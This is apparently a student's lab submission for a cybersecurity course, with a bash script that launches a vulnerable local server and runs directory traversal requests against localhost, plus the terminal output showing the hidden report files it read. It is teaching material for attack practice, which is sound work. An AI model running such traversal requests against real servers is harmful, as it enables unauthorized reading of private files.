

Instructions for Copying and Sharing this Document

 **DELETE THIS BOX BEFORE SUBMITTING!!**

Step 1: **Click** “File -> Make a Copy” to make a copy of this document that you can edit.

Step 2: **Change** the Share settings to “Anyone with Link -> Editor”. This will allow our graders to leave comments on your submission.

CYB102 Project 3

( [Instructions Page](#))

 Student Name: Giancarlo Montes

 Student Email: Giancarlo.Montes001@mymdc.net

Reflection (Required)

 **Reflection Question #1:** If I had to **explain** “what is a directory traversal attack” in 3 emojis, they would be...

(Feel free to put other comments about your experience in this unit here, too!)

 **Reflection Question #2:** Why do we use a **.sh** file to run our attack?



.sh just tells us it is a script file that is run on bash

 **Shoutouts:** Share appreciation for anyone who helped you out with this project or made your day a little better!

Shoutout to group #17 for the amazing support and help!

Required Challenges (Required)

Item #1: A screenshot of your completed `attack.sh` file:

```
10 NC='\033[0m' # No Color
11
12
13 ### Step 1: Start the server
14 echo -e "\t[${GREEN}start vulnerable server${NC}]: ${BLUE}http${NC}"
15 nohup node /home/kali/ftp_folder/scripts/start-server.js &
16
17 vulnpid=$!
18
19 ### Step 2: Wait for the server to get started
20 sleep 2
21
22 echo -e "\t[${GREEN}server root directory${NC}]: `pwd`"
23
24 ### Step 3: Perform directory attack
25
26 export ATTACK_PATH="http://localhost:8888/general/reports.txt"
27 export ATTACK_PATH2="http://localhost:8888/timmy/reports_original.txt"
28 export ATTACK_PATH3="http://localhost:8888/cosmo/reports_original.txt"
29 export ATTACK_PATH4="http://localhost:8888/wanda/reports_original.txt"
30
31 node /home/kali/ftp_folder/scripts/attack.js $ATTACK_PATH
32 node /home/kali/ftp_folder/scripts/attack.js $ATTACK_PATH2
33 node /home/kali/ftp_folder/scripts/attack.js $ATTACK_PATH3
34 node /home/kali/ftp_folder/scripts/attack.js $ATTACK_PATH4
35
36 ### Step 4: Clean up the vulnerable npm package's process
37
38 kill -9 $vulnpid
39
```

Item #2: Three different files the Directory Traversal attack was able to access:

1. <http://localhost:8888/general/reports.txt>
2. http://localhost:8888/cosmo/reports_original.txt
3. http://localhost:8888/wanda/reports_original.txt

Stretch Challenge (Optional)

Item #1: A screenshot of your Directory Traversal attack output to find the REAL earnings:
(using the `cat` command to view the file doesn't count!)

```
(root@kali)-[/home/kali/ftp_folder]
# bash attack.sh
[start vulnerable server]: hftp
nohup: appending output to 'nohup.out'
[server root directory]: /home/kali/ftp_folder
Attack::general
[directory traversal attack]: http://localhost:8888/general/reports.txt
[directory traversal request response]: Earnings are up 900% this quarter!
• Fixed a memory leak
```

```
(root@kali)-[/home/kali/ftp_folder]
# bash attack.sh
[start vulnerable server]: hftp
nohup: appending output to 'nohup.out'
[server root directory]: /home/kali/ftp_folder
[directory traversal attack]: http://localhost:8888/cosmo/reports_original.txt
[directory traversal request response]: Earnings are down 16%!
```

```
(root@kali)-[/home/kali/ftp_folder]
# bash attack.sh
[start vulnerable server]: hftp
nohup: appending output to 'nohup.out'
[server root directory]: /home/kali/ftp_folder
Attack::general
[directory traversal attack]: http://localhost:8888/wanda/reports_original.txt
[directory traversal request response]: Earnings are down 1600%...
```

```
(root@kali)-[/home/kali/ftp_folder]
# bash attack.sh
[start vulnerable server]: hftp
nohup: appending output to 'nohup.out'
[server root directory]: /home/kali/ftp_folder
Attack::general
[directory traversal attack]: http://localhost:8888/timmy/reports_original.txt
[directory traversal request response]: Earnings are down 1600%...
```

```
(root@kali)-[/home/kali/ftp_folder]
# bash attack.sh
[start vulnerable server]: hftp
nohup: appending output to 'nohup.out'
[server root directory]: /home/kali/ftp_folder
[directory traversal attack]: http://localhost:8888/general/reports.txt
[directory traversal request response]: Earnings are up 900% this quarter!

[directory traversal attack]: http://localhost:8888/timmy/reports_original.txt
[directory traversal request response]: Earnings are down 1600%...

[directory traversal attack]: http://localhost:8888/cosmo/reports_original.txt
[directory traversal request response]: Earnings are down 16%!

[directory traversal attack]: http://localhost:8888/wanda/reports_original.txt
[directory traversal request response]: Earnings are down 1600%...
```

Submission Checklist

👉 Check off each of the features you have completed. **You will only be graded on the features you check off.**

Required Challenges

- ☒ Item #1
- ☒ Item #2

Stretch Challenge

- ☒ Item #1

💡 **Tip:** You can see specific grading information, including points breakdown, by going to [the grading page](#) on the course portal.

Submit your work!

Step 1: **Click** the Share button at the top of your screen double check that anyone with the link can edit.
